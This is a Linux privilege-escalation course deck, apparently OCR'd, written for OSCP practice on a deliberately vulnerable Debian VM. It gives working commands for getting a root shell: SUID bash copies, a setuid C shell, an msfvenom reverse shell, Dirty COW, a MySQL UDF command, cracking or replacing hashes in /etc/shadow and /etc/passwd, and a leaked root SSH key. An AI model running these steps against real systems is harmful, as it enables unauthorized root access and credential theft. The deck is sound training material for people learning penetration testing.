Linux Privilege Escalation

Tib3rius

About Myself

- Penetration Tester for 7 years
- Used Linux/*nix for 13 years
- OSCP Certified
- Creator of AutoRecon
- Admin of the “InfoSec Prep” Discord server: https://discord.gg/BUjnWps

Course Overview

This course will focus on privilege escalation techniques in Linux and *nix systems. You will learn:

- How basic user privileges work in Linux.
- Multiple methods for escalating your user's privileges.
- Why and how these methods work.
- Tools you can use to identify potential escalation paths.

Prerequisites

A basic understanding of Linux systems would be desirable, though the course will cover some aspects.

This course assumes that you have a fully working low-privileged shell on a Linux system, and will not cover obtaining one (this is a post-exploitation course).

Setup

This course will be using the Debian VM from the following workshop:

https://github.com/sagishahar/lpeworkshop

The Debian VM has been intentionally misconfigured with numerous privilege escalation methods.

Setup (cont.)

You can download the VM from the Udemy course page.

The version on Udemy includes a few new methods of privilege escalation. It is recommended that you use this VM for the course.

The “user” account password is: password321

The “root” account password is: password123

Setup (cont.)

If for some reason you need to use the original VM, or perhaps you already have it set up, I have created a Bash script which integrates a few more misconfigurations into the VM: https://github.com/Tib3rius/privesc-setup

Log onto the VM as the root user (root/password123) and run the script.

Disclaimer

This course was designed with the OSCP labs and exam in mind, however it attempts to cover a wide range of escalation techniques beyond what an OSCP student is expected to understand.

Understanding that privilege escalation is often highly complex, and new techniques are developed over time, this course is not intended to be a “complete” guide to every privilege escalation technique.

When appropriate, the author will update the course materials to include new techniques which are considered to be valuable.


Acknowledgments

Sagi Shahar, for creating the Debian VM and privilege escalation workshop, and licensing it such that it could be used in this course.

Showeet.com, for licensing the presentation template used in this course.

Devand MacLean, for reviewing the course and suggesting several improvements.


Privilege
Escalation
in Linux




General Concepts

Our ultimate goal with privilege escalation in Linux is to gain a shell running as the **root** user.

Privilege escalation can be simple (e.g. a kernel exploit) or require a lot of reconnaissance on the compromised system.

In a lot of cases, privilege escalation may not simply rely on a single misconfiguration, but may require you to think, and combine multiple misconfigurations.




General Concepts (cont.)

All privilege escalations are effectively examples of access control violations.

Access control and user permissions are intrinsically linked.

When focusing on privilege escalations in Linux, understanding how Linux handles permissions is very important.


Understanding
Permissions in
Linux

Users, Groups, and Files & Directories

At a basic level, permissions in Linux are a relationship between users, groups, and files & directories.

Users can belong to multiple groups.

Groups can have multiple users.

Every file and directory defines its permissions in terms of a user, a group, and “others” (all other users).

Users

User accounts are configured in the /etc/passwd file.

User password hashes are stored in the /etc/shadow file.

Users are identified by an integer user ID (UID).

The “root” user account is a special type of account in Linux. It has an UID of 0, and the system grants this user access to every file.

Groups

Groups are configured in the /etc/group file.

Users have a primary group, and can have multiple secondary (or supplementary) groups.

By default, a user’s primary group has the same name as their user account.

Files & Directories

All files & directories have a single owner and a group.

Permissions are defined in terms of read, write, and execute operations.

There are three sets of permissions, one for the owner, one for the group, and one for all “other” users (can also be referred to as “world”).

Only the owner can change permissions.

File Permissions

File permissions are self explanatory:

- Read – when set, the file contents can be read.
- Write – when set, the file contents can be modified.
- Execute – when set, the file can be executed (i.e. run as some kind of process).

Directory Permissions

Directory permissions are slightly more complicated:

- Execute – when set, the directory can be entered. Without this permission, neither the read nor write permissions will work.
- Read – when set, the directory contents can be listed.
- Write – when set, files and subdirectories can be created in the directory.

Special Permissions

setuid (SUID) bit

When set, files will get executed with the privileges of the file owner.

setgid (SGID) bit

When set on a file, the file will get executed with the privileges of the file group.

When set on a directory, files created within that directory will inherit the group of the directory itself.

Viewing Permissions

The ls command can be used to view permissions:

```
$ ls -l /bin/date
-rwxr-xr-x 1 root root 60416 Apr 28  2010 /bin/date
```

The first 10 characters indicate the permissions set on the file or directory.


The first character simply indicates the type (e.g. '-' for file, 'd' for directory).

Viewing Permissions

The remaining 9 characters represent the 3 sets of permissions (owner, group, others).

Each set contains 3 characters, indicating the read (r), write (w), and execute (x) permissions.

SUID/SGID permissions are represented by an 's' in the execute position.




Real, Effective, & Saved UID/GID

I previously stated that users are identified by a user ID.

In fact, each user has 3 user IDs in Linux (real, effective, and saved).

A user's real ID is who they actually are (the ID defined in /etc/passwd). Ironically, the real ID is actually used less often to check a user's identity.



Real, Effective, & Saved UID/GID

A user's effective ID is normally equal to their real ID, however when executing a process as another user, the effective ID is set to that user's real ID.

The effective ID is used in most access control decisions to verify a user, and commands such as **whoami** use the effective ID.

Finally, the saved ID is used to ensure that SUID processes can temporarily switch a user's effective ID back to their real ID and back again without losing track of the original effective ID.

Real, Effective, & Saved UID/GID


Print real and effective user / group IDs:

```
# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root)
groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev
),1000(user)
```

Print real, effective, saved, and file system user / group IDs of the current process (i.e. our shell):

```
# cat /proc/$$/status | grep "[UG]id"
Uid:   1000   0      0      0
Gid:   1000   0      0      0
```


Spawning
Root Shells




Spawning Root Shells

As stated in the introduction to this course, our ultimate goal is to spawn a root shell.

While the end result is the same (executing /bin/sh or /bin/bash), there are multiple ways of achieving this execution.

In this course, we will use a variety of methods. This section highlights a few which can be used in situations where commands can be executed as root.



“rootbash” SUID

One of my favorite ways to spawn a root shell is to create a copy of the /bin/bash executable file (I usually rename it rootbash), make sure it is owned by the root user, and has the SUID bit set.

A root shell can be spawned by simply executing the rootbash file with the -p command line option.

The benefit of this method is it is persistent (once you run the exploit, rootbash can be used multiple times).

Custom Executable

There may be instances where some root process executes another process which you can control. In these cases, the following C code, once compiled, will spawn a Bash shell running as root:

```
int main() {
    setuid(0);
    system("/bin/bash -p");
}
```

Compile using:

```
$ gcc -o <name> <filename.c>
```

msfvenom

Alternatively, if a reverse shell is preferred, msfvenom can be used to generate an executable (.elf) file:

```
$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell.elf
```

This reverse shell can be caught using netcat or Metasploit's own multi/handler.

Native Reverse Shells


There are multiple ways to spawn reverse shells natively on many Linux distributions.

A good tool for suggesting these is:

https://github.com/mthbernardes/rsg

All can be caught using a simple **netcat** listener.


Privilege
Escalation
Tools





Why use tools?

Tools allow us to automate the reconnaissance that can identify potential privilege escalations.

While it is always important to understand what tools are doing, they are invaluable in a time-limited setting, such as an exam.

In this course we will use Linux Smart Enumeration and LinEnum.







Linux Smart Enumeration

Linux Smart Enumeration (lse.sh) has recently become my personal favorite privilege escalation tool.

In addition to being a Bash script (which helps if Python isn't installed), it has multiple levels which gradually reveal more and more information.

https://github.com/diego-treitos/linux-smart-enumeration






LinEnum

LinEnum is an advanced Bash script which extracts a large amount of useful information from the target system.

It can copy interesting files for export, and search for files containing a keyword (e.g. “password”).


https://github.com/rebootuser/LinEnum




Other Tools

While we won't use these tools in the course, feel free to experiment with them:

- https://github.com/linted/linuxprivchecker
- https://github.com/AlessandroZ/BeRoot
- http://pentestmonkey.net/tools/audit/unix-privesc-check


Kernel
Exploits




What is a Kernel?

Kernels are the core of any operating system.

Think of it as a layer between application software and the actual computer hardware.

The kernel has complete control over the operating system.

Exploiting a kernel vulnerability can result in execution as the root user.



Finding Kernel Exploits

Finding and using kernel exploits is usually a simple process:

1. Enumerate kernel version (uname -a).
2. Find matching exploits (Google, ExploitDB, GitHub).
3. Compile and run.

Beware though, as Kernel exploits can often be unstable and may be one-shot or cause a system crash.

Privilege Escalation

1. Enumerate the kernel version:

```
$ uname -a
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_6
4 GNU/Linux
```

2. Use searchsploit to find matching exploits:

```
# searchsploit linux kernel 2.6.32 priv esc
```

Note that none of the exploits match the distribution of Linux (Debian).

Privilege Escalation

3. We can try and adjust our search to be less specific with the kernel version, but more specific with the distribution:

```
# searchsploit linux kernel 2.6 priv esc debian
```

Again, we get a few exploits that we can't use for various reasons.

4. Install Linux Exploit Suggester 2 (https://github.com/jondonas/linux-exploit-suggester-2) and run the tool against the original kernel version:

```
# ./linux-exploit-suggester-2.pl –k 2.6.32
```

This reveals a popular kernel exploit (Dirty COW).

Privilege Escalation

5. There are a number of Dirty COW exploits, all of which use different methods to obtain a root shell. The following version seems to work best on the practice VM: https://gist.github.com/KrE80r/42f8629577db95782d5e4f609f437a54
6. Download and compile it using the instructions in the file:

```
$ gcc -pthread c0w.c -o c0w
```

Privilege Escalation


7. Run the exploit:

```
$ ./c0w
```

8. Once the exploit is complete, simply execute the /usr/bin/passwd binary to get a root shell:

```
$ /usr/bin/passwd
root@debian:/home/user# id
uid=0(root) gid=1000(user) groups=0(root) ...
```


Service
Exploits




Service Exploits

Services are simply programs that run in the background, accepting input or performing regular tasks.

If vulnerable services are running as root, exploiting them can lead to command execution as root.

Service exploits can be found using Searchsploit, Google, and GitHub, just like with Kernel exploits.



Services Running as Root

The following command will show all processes that are running as root:

```
$ ps aux | grep "^root"
```

With any results, try to identify the version number of the program being executed.

Enumerating Program Versions

Running the program with the --version/-v command line option often shows the version number:

```
$ <program> --version
$ <program> -v
```

On Debian-like distributions, dpkg can show installed programs and their version:

```
$ dpkg -l | grep <program>
```

On systems that use rpm, the following achieves the same:

```
$ rpm –qa | grep <program>
```

Privilege Escalation

1. Enumerate the processes running as root:

```
$ ps aux | grep "^root”
...
root      6933  0.0  4.9 165472 24376 pts/0    Sl   02:13   0:02 /usr
/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root ...
```

   Note that the **mysqld** process is running as root.

2. Enumerate the version of mysqld:

```
$ mysqld --version
mysqld  Ver 5.1.73-1+deb6u1 for debian-linux-gnu on x86_64 ((Debian))
```

Privilege Escalation

3. MySQL has the ability to install User Defined Functions (UDF) which run via shared objects.
4. Follow the instructions in this exploit to compile and install a UDF which executes system commands: https://www.exploit-db.com/exploits/1518
   Note: some commands may require slight modification.

Privilege Escalation

5. Once the UDF is installed, run the following command in the MySQL shell:

```
mysql> select do_system('cp /bin/bash /tmp/rootbash; chmod +s /tmp/ro
otbash');
```

6. Drop back to our regular shell, and run /tmp/rootbash for a root shell:

```
$ /tmp/rootbash -p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root
),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(u
ser)
```

Port Forwarding

In some instances, a root process may be bound to an internal port, through which it communicates.

If for some reason, an exploit cannot run locally on the target machine, the port can be forwarded using SSH to your local machine:

```
$ ssh -R <local-port>:127.0.0.1:<target-port> <username>@<local-machine>
```

The exploit code can now be run on your local machine at whichever port you chose.


Weak File
Permissions

Weak File Permissions

Certain system files can be taken advantage of to perform privilege escalation if the permissions on them are too weak.

If a system file has confidential information we can read, it may be used to gain access to the root account.

If a system file can be written to, we may be able to modify the way the operating system works and gain root access that way.

Useful Commands

Find all writable files in /etc:

```
$ find /etc -maxdepth 1 -writable -type f
```

Find all readable files in /etc:

```
$ find /etc -maxdepth 1 -readable -type f
```

Find all directories which can be written to:

```
$ find / -executable -writable -type d 2> /dev/null
```

/etc/shadow

The /etc/shadow file contains user password hashes, and by default is not readable by any user except for root.

If we are able to read the contents of the /etc/shadow file, we might be able to crack the root user's password hash.

If we are able to modify the /etc/shadow file, we can replace the root user's password hash with one we know.

Privilege Escalation

1. Check the permissions of the /etc/shadow file:

```
$ ls -l /etc/shadow
-rw-r—rw- 1 root shadow 810 May 13  2017 /etc/shadow
```

   Note that it is world readable.

2. Extract the root user's password hash:

```
$ head -n 1 /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXv
RDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
```

Privilege Escalation

3. Save the password hash in a file (e.g. hash.txt):

```
$ echo '$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVl
aXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0' > hash.txt'
```

4. Crack the password hash using john:

```
$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.t
xt hash.txt
...
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE
2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
```

Privilege Escalation

5. Use the su command to switch to the root user, entering the password we cracked when prompted:

```
$ su
Password:
root@debian:/# id
uid=0(root) gid=0(root) groups=0(root)
```

Privilege Escalation (#2)

1. Check the permissions of the /etc/shadow file:

```
$ ls -l /etc/shadow
-rw-r—rw- 1 root shadow 810 May 13  2017 /etc/shadow
```

   Note that it is world writable.

2. Copy / save the contents of /etc/shadow so we can restore it later.

Privilege Escalation (#2)

3. Generate a new SHA-512 password hash:

```
$ mkpasswd -m sha-512 newpassword
$6$DoH8o2GhA$5A7DHvXfkIQO1Zctb834b.SWIim2NBNys9D9h5wUvYK3IOGdxoOlL9VE
WwO/okK3vi1IdVaO9.xt4IQMY4OUj/
```

4. Edit the /etc/shadow and replace the root user's password hash with the one we generated.

```
root:$6$DoH8o2GhA$5A7DHvXfkIQO1Zctb834b.SWIim2NBNys9D9h5wUvYK3IOGdxoO
lL9VEWwO/okK3vi1IdVaO9.xt4IQMY4OUj/:17298:0:99999:7:::
```

Privilege Escalation (#2)

5. Use the su command to switch to the root user, entering the new password when prompted:

```
$ su
Password:
root@debian:/# id
uid=0(root) gid=0(root) groups=0(root)
```

/etc/passwd

The /etc/passwd historically contained user password hashes.

For backwards compatibility, if the second field of a user row in /etc/passwd contains a password hash, it takes precedent over the hash in /etc/shadow.

If we can write to /etc/passwd, we can easily enter a known password hash for the root user, and then use the su command to switch to the root user.

Alternatively, if we can only append to the file, we can create a new user but assign them the root user ID (0). This works because Linux allows multiple entries for the same user ID, as long as the usernames are different.

/etc/passwd

The root account in /etc/passwd is usually configured like this:

```
root:x:0:0:root:/root:/bin/bash
```

The “x” in the second field instructs Linux to look for the password hash in the /etc/shadow file.

In some versions of Linux, it is possible to simply delete the “x”, which Linux interprets as the user having no password:

```
root::0:0:root:/root:/bin/bash
```

Privilege Escalation

1. Check the permissions of the /etc/passwd file:

```
$ ls -l /etc/passwd
-rw-r--rw- 1 root root 951 May 13  2017 /etc/passwd
```

   Note that it is world writable.

2. Generate a password hash for the password “password” using openssl:

```
$ openssl passwd "password"
L9yLGxncbOROc
```

Privilege Escalation

3. Edit the /etc/passwd file and enter the hash in the second field of the root user row:

```
root:L9yLGxncbOROc:0:0:root:/root:/bin/bash
```

4. Use the su command to switch to the root user:

```
$ su
Password:
# id
uid=0(root) gid=0(root) groups=0(root)
```


Privilege Escalation

5. Alternatively, append a new row to /etc/passwd to create an alternate root user (e.g. newroot):

```
newroot:L9yLGxncbOROc:0:0:root:/root:/bin/bash
```

6. Use the su command to switch to the newroot user:


```
$ su newroot
Password:
# id
uid=0(root) gid=0(root) groups=0(root)
```



Backups

Even if a machine has correct permissions on important or sensitive files, a user may have created insecure backups of these files.

It is always worth exploring the file system looking for readable backup files. Some common places include user home directories, the / (root) directory, /tmp, and /var/backups.



Privilege Escalation

1. Look for interesting files, especially hidden files, in common locations:

```
$ ls -la /home/user
$ ls -la /
$ ls -la /tmp
$ ls -la /var/backups
```

2. Note that a hidden .ssh directory exists in the system root:

```
$ ls -la /
drwxr-xr-x  2 root root 4096 Aug 24 18:57 .ssh
```

Privilege Escalation

3. In this directory, we can see a world-readable file called root_key:

```
$ ls -l /.ssh
total 4
-rw-r--r-- 1 root root 1679 Aug 24 18:57 root_key
```

4. Further inspection of this file seems to indicate that this is an SSH private key. The name and owner of the file suggests this key belongs to the root user:

```
$ head -n 1 /.ssh/root_key
-----BEGIN RSA PRIVATE KEY-----
```

Privilege Escalation

5. Before we try to use this key, let's confirm that root logins are even allowed via SSH:

```
$ grep PermitRootLogin /etc/ssh/sshd_config
PermitRootLogin yes
```

